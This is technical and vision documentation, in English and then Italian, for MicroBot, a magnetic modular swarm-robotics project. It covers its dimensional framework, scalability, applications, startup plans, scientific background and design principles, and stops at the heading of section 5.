From an educational perspective, the project can be seen as a self-directed curriculum in advanced systems engineering. By engaging with a wide range of topics and integrating them into a cohesive system, the work demonstrates not only technical ability but also the capacity for independent learning and interdisciplinary thinking. This is particularly valuable in academic contexts, where the ability to connect different areas of knowledge is often as important as mastery of individual subjects.

In a professional context, the integrated nature of the project contributes to a strong and distinctive profile. Rather than presenting a series of unrelated projects, the work can be framed as a unified ecosystem that showcases the ability to design, implement, and manage complex systems. This holistic perspective is highly valued in fields such as robotics, software engineering, and research, where projects often involve the coordination of multiple technologies and disciplines.

The project also demonstrates the development of key soft skills, such as problem-solving, persistence, and the ability to manage complexity over extended periods of time. The process of building and refining such a system requires sustained effort and the ability to navigate challenges and uncertainties. These skills are essential for both academic and professional success, particularly in fields that involve innovation and research.

Furthermore, the integration of knowledge within the MicroBot ecosystem lays the foundation for future development. As new technologies and concepts emerge, they can be incorporated into the existing framework, extending its capabilities and relevance. This

adaptability is a direct result of the modular and extensible design of the system, as well as the broad skill base developed through the project.

In conclusion, the integration of knowledge and skill development within the MicroBot ecosystem represents a key dimension of its value. By combining multiple disciplines, adopting a systems-oriented approach, and engaging in iterative development, the project achieves a level of depth and coherence that goes beyond individual components. This integrated framework not only supports the current implementation but also provides a strong foundation for future growth, both in terms of technical capabilities and personal development.

18. Advanced Theoretical Framework and Dimensional Interpretation

Beyond its technical implementation, the MicroBot ecosystem is supported by a broader theoretical framework that reinterprets the concept of form, space, and time within dynamic systems. This framework introduces a perspective in which physical structures are not viewed as static configurations, but as evolving processes shaped by internal states and temporal transformations. Such an approach extends the traditional understanding of geometry and mechanics, connecting the system to more advanced interpretations of dimensionality.

In classical terms, a system is typically described within three spatial dimensions, where objects occupy fixed positions and interactions are defined in relation to their spatial coordinates. However, in the MicroBot ecosystem, this representation is insufficient to fully capture the nature of the system. The configuration of the swarm is not static; it changes continuously over time as a result of interactions, control inputs, and internal dynamics. Therefore, time must be considered not merely as a parameter, but as an intrinsic dimension of the system.

Within this perspective, the fourth dimension can be interpreted as the temporal evolution of the system. Each MicroBot does not simply exist at a position in space, but follows a trajectory that defines its behavior over time. The global configuration of the system can thus be understood as a sequence of states, forming a continuous transformation rather than a fixed structure. This interpretation aligns with the concept of dynamical systems, where the state of the system evolves according to defined rules.

Building upon this, the framework introduces the idea of a fifth dimension associated with the transformation of form. While the fourth dimension captures how the system changes over time, the fifth dimension represents the space of possible configurations that the system can assume. In this sense, the system is not limited to a single trajectory, but can transition between different forms, each corresponding to a distinct configuration of the MicroBots. The movement within this higher-dimensional space reflects the system's ability to reorganize itself dynamically.

This interpretation has important implications for the design and control of the system. Instead of defining a single target configuration, the system can be guided through a sequence of transformations, effectively navigating a space of possible forms. Control strategies can therefore be designed to influence not only the current state of the system, but also its trajectory within this higher-dimensional space. This enables more flexible and adaptive behavior, where the system can respond to changing conditions by transitioning between different configurations.

The concept of form as a dynamic process also redefines the role of structure within the system. In traditional engineering, structures are designed to be stable and unchanging. In contrast, the MicroBot system treats structure as an emergent property that arises from interactions between units. Stability is not achieved through rigid connections, but through the continuous balance of forces and constraints. This leads to a more fluid and adaptable notion of structure, where configurations can be maintained, modified, or dissolved as needed.

Another aspect of this theoretical framework is the relationship between local and global behavior. Each MicroBot operates based on local information and interaction rules, yet the collective behavior of the system exhibits global patterns and structures. This relationship can be understood as a mapping between different levels of abstraction, where local interactions define trajectories within the higher-dimensional space of configurations. The emergence of global behavior from local rules is a key feature of complex systems and is central to the MicroBot design.

The inclusion of this theoretical perspective also supports the interpretation of the system as a form of programmable matter. In such systems, the physical properties and structure are not fixed, but can be controlled and modified through computation. By defining rules that govern interaction and transformation, the system effectively encodes its behavior in a way that allows for dynamic reconfiguration. The dimensional framework provides a conceptual model for understanding how these transformations occur and how they can be controlled.

From a practical standpoint, the theoretical framework complements the mathematical and physical models described in earlier sections. While those models provide quantitative tools for analysis and implementation, the dimensional interpretation offers a higher-level understanding of the system's behavior. This dual perspective, combining formal models with conceptual interpretation, enhances both the design process and the ability to communicate the system's principles.

It is important to note that this framework is not intended to replace traditional engineering approaches, but to extend them. By incorporating additional dimensions of interpretation, the system can be analyzed and designed in ways that capture its dynamic and adaptive nature more effectively. This is particularly relevant for systems that operate in complex and changing environments, where static models may be insufficient.

In conclusion, the advanced theoretical framework and dimensional interpretation provide a conceptual foundation that complements the technical aspects of the MicroBot ecosystem. By viewing the system as a dynamic process evolving through time and across a space of possible configurations, this framework captures the essence of its behavior and potential. It

connects the project to broader themes in complex systems and programmable matter, while also supporting the development of more flexible and adaptive control strategies.

19. Scalability, Limitations and Future System Expansion

The MicroBot ecosystem is inherently designed as a scalable system, where the addition of new units increases the overall capabilities without fundamentally altering the underlying architecture. However, scalability is not a trivial property. As the number of MicroBots grows, new challenges emerge at multiple levels, including communication, synchronization, control, and physical interaction. Understanding these limitations is essential for guiding future development and ensuring that the system can evolve effectively.

At the most basic level, scalability affects the communication infrastructure. In a small system, the controller can easily manage communication with each MicroBot, sending commands and receiving telemetry without significant overhead. As the number of units increases, the volume of data transmitted across the network grows proportionally, potentially leading to congestion, increased latency, and reduced reliability. This requires the introduction of more efficient communication strategies, such as message aggregation, hierarchical communication structures, or decentralized coordination mechanisms.

Synchronization becomes more complex as the system scales. Maintaining a consistent temporal reference across a large number of distributed units is challenging, especially in the presence of network delays and clock drift. While periodic synchronization messages may be sufficient for small systems, larger systems may require more sophisticated techniques, such as distributed clock synchronization algorithms or local synchronization clusters. Ensuring that all units remain sufficiently aligned in time is critical for maintaining coordinated behavior.

From a control perspective, scalability introduces computational challenges. A centralized controller that manages every MicroBot individually may become a bottleneck as the system grows. The computational load required to process commands, maintain global state, and handle telemetry can exceed the capabilities of the controller. To address this, the system may evolve toward a more distributed control architecture, where some decision-making is delegated to the MicroBots themselves. This shift requires the development of local control algorithms that can operate with partial information while still contributing to global objectives.

Physical interaction also imposes limits on scalability. Magnetic forces are inherently local and decrease rapidly with distance. This means that interactions between MicroBots are effective only within a limited range. As the system expands, ensuring that units can form and maintain connections becomes more challenging. The design of interaction strategies must account for these limitations, potentially introducing intermediate structures or movement strategies that bring units into effective interaction range.

Energy constraints represent another significant limitation. Each MicroBot operates on a limited energy budget, and the cumulative energy consumption of the system increases with the number of units. Efficient power management becomes increasingly important, as does the development of strategies for energy sharing, charging, or replacement. In large-scale systems, maintaining uniform energy levels across all units may be difficult, leading to heterogeneous behavior where some units are more active than others.

Reliability is also affected by scalability. In a system with many units, the probability of individual failures increases. The system must therefore be designed to tolerate such failures without compromising overall functionality. This involves implementing redundancy, fault detection, and recovery mechanisms. For example, if a MicroBot becomes inactive, the system should be able to redistribute its role among remaining units. This concept of graceful degradation is essential for maintaining robustness in large systems.

Despite these challenges, scalability also offers significant advantages. As the number of MicroBots increases, the system gains greater flexibility and capability. Larger swarms can form more complex structures, perform more sophisticated tasks, and adapt to a wider range of conditions. The key is to ensure that the architecture can support this growth without becoming unstable or inefficient.

Looking toward future development, several directions for system expansion can be identified. One of the most important is the integration of additional sensing capabilities. By equipping MicroBots with sensors such as inertial measurement units, proximity detectors, or environmental sensors, the system can gain awareness of its surroundings. This would enable more advanced behaviors, such as obstacle avoidance, environmental adaptation, and autonomous decision-making.

Another direction involves the incorporation of artificial intelligence techniques. Machine learning algorithms could be used to optimize control strategies, predict system behavior, or adapt interaction rules based on experience. This would allow the system to improve its performance over time and handle more complex tasks.

The communication system may also evolve to include alternative technologies, such as low-power peer-to-peer protocols or hybrid communication models. These approaches could reduce reliance on a central controller and improve scalability and robustness. Similarly, the control architecture may shift toward a more decentralized model, where MicroBots collaborate directly with each other to achieve global objectives.

Advancements in materials and manufacturing techniques could further enhance the capabilities of the system. Smaller, more efficient components would allow for more compact and capable MicroBots, while new materials could improve durability and performance. These developments would expand the range of possible applications and increase the practicality of the system.

From a conceptual standpoint, the system may move closer to the realization of programmable matter. As the ability to control and reconfigure physical structures improves, the distinction between software and hardware becomes less pronounced. The system could evolve into a platform where physical form is dynamically defined by computational processes, enabling entirely new classes of applications.

In conclusion, scalability, limitations, and future system expansion are central considerations in the development of the MicroBot ecosystem. While the current implementation demonstrates the feasibility of the approach, significant challenges must be addressed to achieve large-scale deployment. By understanding these challenges and exploring potential solutions, the system can evolve into a more robust, flexible, and capable platform. This evolution will not only enhance its technical capabilities but also expand its relevance across a wide range of domains.

20. Final Vision, Applications and Startup Potential

The MicroBot ecosystem represents more than a technical project; it embodies a vision of how physical systems can be designed, controlled, and transformed through computation. By integrating principles from robotics, distributed systems, physics, and software engineering, the system establishes a foundation for a new class of technologies in which structure and behavior are no longer fixed, but dynamically defined and reconfigurable.

At its core, the project introduces a shift in perspective. Traditional engineering approaches focus on designing objects with predefined functions and structures. In contrast, the MicroBot system treats functionality as an emergent property of interactions between simple units. This approach enables a level of flexibility and adaptability that is difficult to achieve with conventional systems. Structures are not built once and used statically, but are continuously formed, modified, and dissolved in response to commands and environmental conditions.

This paradigm opens the door to a wide range of applications. In the educational domain, the system can serve as a powerful tool for teaching concepts related to robotics, complex systems, and programming. By providing a tangible and interactive platform, it allows learners to observe how simple rules lead to complex behavior, bridging the gap between theory and practice. The simulation environment further enhances this capability by enabling safe and accessible experimentation.

In the context of research, the MicroBot ecosystem offers a platform for studying multi-agent systems, swarm intelligence, and distributed control. Researchers can use the system to test algorithms, analyze emergent behavior, and explore new interaction models. The combination of physical implementation and simulation provides a versatile environment for experimentation, supporting both theoretical and applied research.

Industrial and technological applications represent another important area of potential. Modular robotic systems can be used in environments where flexibility and adaptability are required, such as manufacturing, logistics, or exploration. The ability to reconfigure structures dynamically could enable new approaches to tasks that are currently difficult or inefficient with fixed systems. For example, a swarm of MicroBots could adapt its configuration to handle objects of different shapes or to navigate complex environments.

The concept of programmable matter, which underlies the MicroBot vision, extends these possibilities even further. In such systems, the distinction between hardware and software becomes increasingly blurred, as physical form can be controlled through computational processes. This could lead to applications in fields such as medicine, where micro-scale robotic systems could adapt to perform specific tasks within the human body, or in architecture, where structures could change shape in response to external conditions.

From a startup perspective, the MicroBot ecosystem has significant potential, but its realization requires careful positioning and strategic development. The system, in its full form, is complex and ambitious. For this reason, a successful transition to a startup model involves identifying entry points that are both technically feasible and commercially viable. These entry points may include educational kits, simulation platforms, or research tools that provide immediate value while contributing to the long-term vision.

A key aspect of this transition is the ability to communicate the value of the system clearly. While the underlying concepts are advanced, they must be translated into concrete benefits that can be understood by users, customers, or investors. This involves simplifying the presentation without reducing the depth of the system, highlighting specific use cases, and demonstrating functionality through prototypes and visualizations.

Another important factor is the development of a minimal viable product. Rather than attempting to realize the full vision immediately, the project can focus on a subset of features that deliver clear value. For example, a simulation platform combined with a simple physical demonstration could serve as an initial product. This approach allows for validation of the concept, collection of user feedback, and gradual refinement of the system.

The long-term success of the project depends on its ability to evolve. As new technologies emerge and new insights are gained, the system can be extended and improved. The modular architecture of MicroBot supports this evolution, allowing new components to be integrated without disrupting existing functionality. This adaptability is essential for maintaining relevance in a rapidly changing technological landscape.

In addition to technical and commercial considerations, the project also has a broader conceptual significance. It challenges traditional notions of structure and control, proposing a model in which complexity arises from simplicity and adaptability replaces rigidity. This perspective aligns with ongoing trends in fields such as artificial intelligence, distributed computing, and advanced manufacturing, positioning the MicroBot ecosystem within a larger context of technological transformation.

In conclusion, the MicroBot ecosystem represents a convergence of ideas, technologies, and methodologies that together form a coherent and forward-looking system. Its potential extends across multiple domains, from education and research to industry and advanced applications. While significant challenges remain in terms of implementation and commercialization, the foundation established by the project provides a strong basis for future development. By combining technical rigor with a clear vision, the system has the potential to evolve from an experimental platform into a meaningful and impactful technological innovation.

Punto 1 — Introduzione al progetto MicroBot

Negli ultimi decenni la robotica ha attraversato una trasformazione profonda, spostandosi progressivamente dal paradigma del robot singolo, centralizzato e programmato in modo deterministico, verso sistemi distribuiti composti da molte unità autonome capaci di cooperare, adattarsi e produrre comportamenti collettivi complessi a partire da regole locali semplici. Questo cambio di paradigma, noto come *swarm robotics*, si ispira direttamente ai sistemi biologici — colonie di insetti, stormi di uccelli, banchi di pesci — nei quali l'intelligenza non risiede nel singolo individuo ma emerge dall'interazione tra individui, dall'ambiente e dalle regole di prossimità che governano i contatti locali. Il progetto MicroBot nasce precisamente in questo contesto, con l'obiettivo di esplorare, progettare e realizzare un sistema di *swarm robotics* modulare in cui l'aggregazione fisica, la comunicazione distribuita e il controllo immersivo da parte dell'utente umano costituiscono i tre assi portanti dell'intera architettura.

L'idea fondante di MicroBot è che un insieme di moduli robotici compatti — denominati MicroBot — possa dare origine, attraverso l'aggregazione magnetica controllata e la coordinazione wireless, a strutture fisiche dinamiche capaci di cambiare forma, rispondere a comandi esterni e manifestare comportamenti emergenti che trascendono le capacità del singolo modulo. Ogni MicroBot è progettato come un'unità autonoma completa: possiede un proprio microcontrollore, una batteria ricaricabile, un sistema di segnalazione visiva tramite LED RGB e un apparato magnetico composto sia da magneti permanenti sia da elettromagneti attivi, che consente l'aggancio e il disaggancio controllato con gli altri moduli. La geometria del MicroBot — un doppio cono troncato che racchiude una sfera centrale — non è una scelta arbitraria ma riflette precisi vincoli funzionali: massimizzare il volume interno per l'elettronica, garantire superfici di contatto geometricamente compatibili per l'aggancio magnetico e mantenere il peso complessivo entro un intervallo che rende efficace l'interazione tra le forze magnetiche disponibili e la resistenza all'attrito con la superficie di appoggio.

Il sistema non si limita ai soli MicroBot. Attorno allo swarm fisico è costruita un'architettura a cinque livelli che comprende gli strumenti di input dell'utente, le interfacce software di simulazione e visualizzazione, il motore di calcolo dei pattern collettivi, il controller centrale di coordinamento e infine i MicroBot stessi come livello di attuazione fisica. Questa separazione in livelli non è puramente concettuale ma rispecchia una precisa scelta ingegneristica: mantenere disaccoppiata la logica di alto livello — gestita in ambienti come Unity e JavaScript — dalla logica di basso livello che governa il firmware degli ESP32 e il controllo real-time dell'hardware. Il risultato è un sistema in cui la complessità è distribuita e gestibile, in cui ciascuno strato può essere sviluppato, testato e sostituito in modo indipendente senza compromettere il funzionamento dell'intero ecosistema.

Un elemento distintivo del progetto è l'attenzione all'interfaccia uomo-macchina come componente progettuale di primo piano e non come elemento accessorio. L'utente interagisce con lo swarm attraverso gesture della mano rilevate da MediaPipe, espressioni facciali, movimenti del corpo catturati da un wristband dotato di IMU a nove assi e, in prospettiva, attraverso un visore VR prototipale che offre una rappresentazione tridimensionale immersiva dell'intero sistema. A questo si aggiunge il framework 4D/5D, che introduce il concetto di stato interno invisibile del sistema — una quarta dimensione che

modula le trasformazioni geometriche dello swarm in risposta a parametri acustici, rendendo il suono un meccanismo attivo di controllo e non semplicemente un effetto di feedback. Questa scelta teorica distingue MicroBot dai sistemi di swarm robotics tradizionali, nei quali l'interfaccia utente è quasi sempre ridotta a una console testuale o a una GUI bidimensionale.

Lo sviluppo del progetto segue una roadmap rigorosamente incrementale, strutturata in versioni successive che corrispondono a livelli crescenti di complessità e integrazione. La versione 0.1 ha definito l'architettura concettuale e le scelte progettuali fondamentali. La versione 0.2 ha tradotto queste scelte in una prima simulazione funzionale basata su microcontrollore Arduino, introducendo la logica a stati, la gestione del tempo non bloccante e i primi comportamenti collettivi dello swarm rappresentati tramite LED. La versione 0.3, obiettivo della fase corrente, prevede la realizzazione del primo prototipo fisico con comunicazione wireless reale, gestione della batteria, controllo magnetico attivo e chiusura del ciclo completo tra input umano e risposta fisica dello swarm. Le versioni successive — 0.4 e 0.5 — introdurranno autonomia locale, algoritmi di intelligenza distribuita e l'integrazione completa con il visore VR.

MicroBot si configura quindi non come un prodotto finito ma come una piattaforma aperta di ricerca e sviluppo, nella quale ogni componente — dalla geometria del guscio stampato in 3D alla scelta del protocollo di comunicazione wireless, dalla struttura del firmware alla logica dei pattern collettivi — è documentato, misurabile e sostituibile. La presente documentazione tecnica raccoglie in forma sistematica tutte le scelte progettuali effettuate, i parametri dimensionali definitivi, le specifiche dei componenti hardware, i modelli matematici adottati e la struttura del software, costituendo il riferimento ufficiale per tutte le fasi di sviluppo successive.

Punto 2 — Contesto scientifico e tecnologico

La swarm robotics è una disciplina che affonda le proprie radici nella biologia dei sistemi complessi e nell'intelligenza artificiale distribuita. Il termine stesso richiama esplicitamente il comportamento degli sciami biologici — le api, le formiche, le termiti, i murmuri degli storni — nei quali migliaia di individui dotati di capacità cognitive e sensoriali estremamente limitate sono in grado, attraverso interazioni locali ripetute e regole di prossimità semplici, di costruire strutture architettonicamente sofisticate, risolvere problemi di ottimizzazione combinatoria e rispondere in modo adattivo a perturbazioni ambientali di grande entità. La proprietà fondamentale che rende questi sistemi così affascinanti dal punto di vista scientifico e così promettenti dal punto di vista ingegneristico è l'emergenza: la capacità del sistema collettivo di manifestare comportamenti globali che non sono presenti, né prevedibili, analizzando il singolo individuo in isolamento.

Nell'ambito della robotica, questo paradigma è stato formalizzato a partire dagli anni Novanta del Novecento, con i lavori pionieristici di Gerardo Beni e Jing Wang, che nel 1989 introdussero il concetto di swarm intelligence come approccio computazionale ispirato ai sistemi biologici. Da allora, la ricerca in swarm robotics ha percorso una traiettoria di crescente complessità, passando dai primi esperimenti con robot Khepera su superfici piane ai sistemi contemporanei di droni autonomi in formazione tridimensionale, dai modelli puramente simulativi alle implementazioni hardware su piattaforme miniaturizzate come i

Kilobot del Harvard Wyss Institute, capaci di coordinarsi in sciame di centinaia di unità attraverso comunicazione a infrarosso e movimenti micrometrici indotti da vibrazioni.

Il contributo teorico più rilevante per la comprensione del comportamento collettivo nei sistemi multi-agente è rappresentato dal modello Boids, proposto da Craig Reynolds nel 1987. Reynolds dimostrò che tre sole regole locali — coesione verso il centro di massa del gruppo, allineamento con la velocità media dei vicini e separazione per evitare le collisioni — erano sufficienti a riprodurre con estremo realismo il comportamento dei banchi di pesci e degli stormi di uccelli in ambiente simulato. Questo risultato ha avuto implicazioni profonde non solo per la computer grafica, dove il modello fu originariamente sviluppato, ma per tutta la teoria dei sistemi complessi adattativi, dimostrando che la complessità del comportamento collettivo non richiede necessariamente una pianificazione centralizzata né una comunicazione globale tra gli agenti. Il progetto MicroBot adotta il modello Boids come nucleo del proprio motore di simulazione, estendendolo con regole aggiuntive legate all'aggancio magnetico, alla sincronizzazione temporale e alla gestione dei pattern geometrici definiti dal controller centrale.

Dal punto di vista della fisica applicata, il progetto MicroBot si inserisce nel filone della materia programmabile, un concetto introdotto da Neil Gershenfeld al MIT Media Lab per descrivere materiali e sistemi in grado di modificare le proprie proprietà fisiche — forma, rigidità, conduttività, comportamento meccanico — in risposta a segnali di controllo esterni. La materia programmabile rappresenta una delle frontiere più ambiziose della robotica moderna, con applicazioni che spaziano dalla chirurgia minimamente invasiva alla costruzione adattiva in ambienti estremi, dall'assemblaggio autonomo di strutture architettoniche alla realizzazione di interfacce tangibili che rispondono al tocco umano modificando la propria geometria. MicroBot si posiziona deliberatamente in questo spazio concettuale, progettando i propri moduli non come robot nel senso tradizionale del termine ma come unità di una materia attiva capace di auto-organizzarsi in strutture fisicamente reali e riconfigurabile in tempo reale.

Il contesto tecnologico in cui MicroBot si sviluppa è caratterizzato dalla straordinaria maturità raggiunta da alcune tecnologie abilitanti che fino a pochi anni fa sarebbero state inaccessibili a un progetto di ricerca indipendente. I microcontrollori della famiglia ESP32, prodotti da Espressif Systems, integrano in un singolo chip un processore dual-core a 240 MHz, moduli Wi-Fi e Bluetooth, convertitori analogico-digitali, interfacce I2C e SPI e decine di pin di input/output configurabili, il tutto in un package che misura meno di 2 centimetri per lato e consuma pochi decine di milliampere in condizioni operative normali. La stampa 3D FDM ha reso economicamente accessibile la produzione di gusci meccanici personalizzati con tolleranze dell'ordine del decimo di millimetro, eliminando la necessità di costose lavorazioni CNC per la realizzazione di prototipi. Le librerie di computer vision come MediaPipe di Google hanno portato il riconoscimento delle gestioni e il tracciamento dei landmark facciali direttamente nel browser e su dispositivi mobili, senza richiedere hardware dedicato. Unity ha trasformato lo sviluppo di interfacce VR da attività riservata a grandi studi industriali a pratica accessibile a singoli sviluppatori con hardware consumer.

È in questo ecosistema tecnologico favorevole che MicroBot diventa non solo concettualmente interessante ma praticamente realizzabile. La combinazione di ESP32, stampa 3D, magneti al neodimio, librerie open source per la visione artificiale e ambienti di

sviluppo VR accessibili crea le condizioni per costruire, con risorse limitate, un sistema che fino a pochi anni fa avrebbe richiesto laboratori specializzati e budget di ricerca significativi. Questa accessibilità non è un dettaglio marginale ma una scelta progettuale esplicita: MicroBot è progettato per essere replicabile, documentato e aperto, nella convinzione che la democratizzazione degli strumenti di ricerca in robotica rappresenti un valore scientifico e culturale autonomo, indipendente dai risultati specifici del progetto.

Punto 3 — Obiettivi del progetto e contributi originali

Il progetto MicroBot persegue obiettivi che si articolano su tre livelli distinti ma interdipendenti: un livello scientifico, legato alla comprensione e alla modellazione del comportamento collettivo emergente in sistemi multi-agente fisici; un livello ingegneristico, relativo alla progettazione, realizzazione e integrazione di componenti hardware e software in un sistema funzionante; e un livello metodologico, concernente lo sviluppo di un approccio di progettazione incrementale e documentata che possa servire da riferimento per progetti analoghi.

Sul piano scientifico, l'obiettivo principale è dimostrare che un insieme di moduli robotici semplici, dotati di capacità computazionali e sensoriali limitate, è in grado di produrre comportamenti collettivi complessi e fisicamente significativi attraverso la sola interazione locale. In particolare, il progetto intende verificare se le soglie di aggancio e disaggancio magnetico, combinate con la sincronizzazione temporale distribuita e le regole di tipo Boids, siano sufficienti a garantire la formazione stabile di pattern geometrici predefiniti — linee, quadrati, cerchi, spirali, onde — in condizioni operative reali, ovvero in presenza di attrito, disallineamenti meccanici, variazioni nella carica delle batterie e ritardi nella comunicazione wireless. Questo obiettivo si distingue dagli analoghi studi in letteratura perché integra l'aggregazione fisica tramite forze magnetiche controllate — un meccanismo relativamente poco esplorato nella swarm robotics a scala centimetrica — con un sistema di controllo immersivo che include gesture, espressioni facciali e parametri acustici come canali di input.

Sul piano ingegneristico, il progetto si propone di realizzare un prototipo fisico completo e funzionante entro la versione 0.3, integrando in un unico ecosistema operativo componenti eterogenei che spaziano dalla meccanica di precisione stampata in 3D all'elettronica embedded, dalla comunicazione wireless real-time al rendering tridimensionale in Unity. Questo obiettivo implica la risoluzione di un insieme di sfide progettuali concrete: il dimensionamento di un guscio meccanico che ospiti elettronica, batteria e sistema magnetico in un volume esterno di soli 70 millimetri di altezza e 20 millimetri di diametro alle estremità; la progettazione di un circuito di pilotaggio delle coil elettromagnetiche che rispetti i vincoli termici ed energetici imposti da una batteria da 40–60 mAh; la definizione di un protocollo di comunicazione UDP su rete SoftAP capace di coordinare decine di nodi con latenze inferiori ai 50 millisecondi; e l'implementazione di un safety layer embedded che protegga i componenti da surriscaldamento, sovracorrente e instabilità del firmware senza introdurre latenze incompatibili con il controllo in tempo reale.

Sul piano metodologico, MicroBot si propone come dimostrazione concreta di un approccio alla progettazione robotica che privilegia la separazione netta tra livelli di astrazione, la simulazione sistematica prima della costruzione fisica e la documentazione continua come strumento attivo di sviluppo e non come attività accessoria. Ogni scelta progettuale è

giustificata quantitativamente — attraverso formule, stime d'ordine di grandezza e simulazioni — prima di essere tradotta in hardware o firmware. Questo approccio, ispirato alle pratiche dell'ingegneria industriale e della ricerca accademica, distingue MicroBot dai progetti hobbistici analoghi e ne costituisce uno dei contributi originali più significativi.

I contributi originali del progetto possono essere identificati con precisione in cinque aree. Il primo è l'integrazione del framework 4D/5D come meccanismo di modulazione dello stato interno dello swarm attraverso parametri acustici, un approccio che non trova precedenti diretti nella letteratura sulla swarm robotics e che apre la possibilità di utilizzare il suono come canale di controllo continuo e naturale per sistemi di materia programmabile. Il secondo è la geometria a doppio cono troncato con sfera centrale, progettata per ottimizzare simultaneamente la distribuzione interna dei componenti, le proprietà di aggancio magnetico e l'estetica visiva del modulo, con un peso target di 8–12 grammi che lo colloca in una fascia dimensionale particolarmente favorevole per l'interazione magnetica a contatto. Il terzo è il sistema di autenticazione biometrica facciale come cancello di sicurezza all'accesso al controller dello swarm, un elemento inusuale nei sistemi di swarm robotics che riflette una sensibilità verso i temi della sicurezza e del controllo accessi nei sistemi robotici distribuiti. Il quarto è l'architettura software a separazione netta tra strato Unity/C# per l'alto livello e strato ESP32/C++ per il basso livello, con un ponte di comunicazione UDP ben definito che permette lo sviluppo indipendente dei due ambienti. Il quinto è la prospettiva evolutiva verso la MicroHand, un'evoluzione futura del sistema in cui moduli specializzati con dita articolate trasformerebbero lo swarm da sistema di aggregazione passiva a sistema di manipolazione attiva degli oggetti fisici nell'ambiente.

Punto 4 — Visione e filosofia progettuale

Ogni progetto di ingegneria complesso è sorretto, al di sotto delle specifiche tecniche e delle scelte implementative, da una visione che ne orienta le decisioni nelle situazioni di ambiguità e ne definisce i criteri di priorità quando obiettivi diversi entrano in conflitto. Nel caso di MicroBot, questa visione può essere sintetizzata in un'unica proposizione: costruire un sistema in cui la frontiera tra il digitale e il fisico diventi permeabile, in cui l'intenzione umana si traduca in materia che si organizza, e in cui la complessità emerga dalla semplicità attraverso l'interazione. Questa visione non è puramente estetica né puramente funzionale — è al tempo stesso una posizione teorica sulla natura dell'intelligenza distribuita, una scelta ingegneristica sulla struttura dei sistemi complessi e una proposta culturale sul rapporto tra l'essere umano e le macchine che lo circondano.

La prima componente della filosofia progettuale di MicroBot è il principio di emergenza come obiettivo primario. In molti sistemi robotici il comportamento complessivo è il risultato diretto della programmazione esplicita di ogni azione: il robot esegue ciò che gli è stato ordinato, nella sequenza in cui gli è stato ordinato, con i parametri che sono stati specificati. MicroBot rifiuta questo paradigma come unico modello possibile e lo affianca — senza sostituirlo — con un modello in cui il comportamento globale dello swarm non è specificato direttamente ma emerge dall'interazione tra regole locali semplici, forze fisiche reali e vincoli ambientali. Questo non significa che il sistema sia imprevedibile o incontrollabile: significa che il controller definisce le condizioni dell'emergenza — i pattern target, le soglie magnetiche, le regole di coordinamento — e poi osserva, misura e adatta. Il controllo è indiretto, parametrico, orientato alle condizioni al contorno piuttosto che alle traiettorie puntuali.

Questa distinzione è profonda e ha implicazioni pratiche dirette sulla struttura del firmware, sulla scelta dei protocolli di comunicazione e sulla progettazione dell'interfaccia utente.

La seconda componente è il principio di incrementalità come metodo di sviluppo e come garanzia di qualità. MicroBot non è stato concepito come un sistema completo da realizzare in una singola fase, ma come una sequenza di versioni successive in cui ogni iterazione è completa e funzionante di per sé, aggiunge un livello di complessità ben definito rispetto alla versione precedente e non rompe la compatibilità con le scelte progettuali già consolidate. Questo principio, mutuato dalle metodologie di sviluppo software agile e dalle pratiche della ricerca sperimentale, ha una conseguenza diretta sulla qualità del progetto: ogni componente viene validato prima di essere integrato nel sistema successivo, ogni assunzione teorica viene verificata sperimentalmente prima di essere assunta come dato di progetto, ogni scelta di implementazione viene documentata insieme alla motivazione che la sorregge. Il risultato è un sistema in cui la comprensione cresce insieme alla complessità, e in cui il rischio di fallimento per accumulo di errori non rilevati è strutturalmente minimizzato.

La terza componente è il principio di separazione delle responsabilità come struttura organizzativa fondamentale. MicroBot distingue nettamente tra livello fisico e livello logico, tra hardware e firmware, tra simulazione e attuazione, tra interfaccia utente e controllo distribuito. Questa separazione non è solo una buona pratica ingegneristica — è una posizione filosofica sulla natura dei sistemi complessi: la complessità governabile è quella che può essere decomposta in sottosistemi con interfacce ben definite e responsabilità chiaramente delimitate. Un sistema in cui tutto dipende da tutto è fragile, difficile da testare, impossibile da modificare senza effetti collaterali incontrollabili. Un sistema in cui ogni livello comunica con quello adiacente attraverso protocolli stabili e ben documentati è robusto, estensibile e comprensibile anche a distanza di mesi dalla sua progettazione iniziale. MicroBot applica questo principio a ogni scala: tra Unity e ESP32, tra controller e MicroBot, tra firmware di basso livello e algoritmi di alto livello, tra la logica di aggancio magnetico e la logica di formazione dei pattern.

La quarta componente è il principio di fisicità come vincolo e come risorsa. A differenza dei sistemi puramente simulativi, MicroBot si confronta con la realtà fisica in tutta la sua complessità: attrito, tolleranze costruttive, dissipazione termica, caduta di tensione nelle batterie, ritardi nella comunicazione wireless, disallineamenti meccanici negli agganci magnetici. Questi fenomeni non sono trattati come fastidi da eliminare o da nascondere sotto strati di compensazione software, ma come elementi costitutivi del sistema da comprendere, modellare e integrare nel progetto. La geometria conica del MicroBot sfrutta la fisica del contatto per guidare passivamente l'allineamento durante l'aggancio. L'isteresi nelle soglie magnetiche sfrutta la fisica dell'interazione tra dipoli per evitare oscillazioni indesiderate. Il peso contenuto di 8–12 grammi sfrutta la scala dimensionale per rendere le forze magnetiche disponibili sufficienti a vincere l'attrito statico. In MicroBot la fisica non è un ostacolo da superare — è una risorsa progettuale da valorizzare.

La quinta componente, infine, è il principio di apertura come valore intrinseco. MicroBot è progettato per essere documentato, replicabile e comprensibile. Le specifiche sono pubbliche, le motivazioni delle scelte progettuali sono esplicitate, il codice è organizzato in moduli con responsabilità chiare e nomi autoesplicativi, i parametri dimensionali sono raccolti in tabelle di riferimento utilizzabili direttamente in CAD e simulatori. Questa apertura

non è solo un gesto di generosità verso la comunità — è una garanzia di qualità per il progetto stesso, perché un sistema documentato al punto da essere replicabile da terzi è necessariamente un sistema compreso fino in fondo dal suo autore. La documentazione, in questa prospettiva, non è il prodotto finale del processo di progettazione: è parte integrante del processo stesso, uno strumento attivo di chiarificazione concettuale che procede in parallelo con lo sviluppo tecnico e lo alimenta continuamente.

Punto 5 — Metodologia di sviluppo e approccio alla simulazione

